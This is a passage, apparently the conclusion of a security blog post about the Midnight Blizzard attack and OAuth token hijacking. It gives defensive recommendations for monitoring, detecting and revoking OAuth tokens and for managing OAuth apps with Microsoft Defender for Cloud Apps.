https://www.microsoft.com/en-us/security/blog/2024/01/25/midnight-blizzard-guidance-for-responders-on-nation-state-attack/
https://www.microsoft.com/en-us/security/blog/2023/12/12/threat-actors-misuse-oauth-applications-to-automate-financially-driven-attacks/
Conclusion
The Midnight Blizzard attack demonstrated how attackers can persist in an environment without needing to compromise passwords again. OAuth token hijacking is a stealthy and highly effective attack vector, making it crucial for organizations to:
✅ Monitor OAuth token activity and refresh token usage
✅ Detect unauthorized OAuth grants and token exchanges
✅ Revoke inactive OAuth tokens periodically
✅ Strengthen Conditional Access policies for OAuth apps
By implementing Microsoft Defender for Cloud Apps’ App Governance, security teams can proactively manage OAuth applications, prevent misuse, and enhance cloud security. Organizations that fail to secure OAuth expose themselves to long-term compromises, unauthorized access, and compliance violations.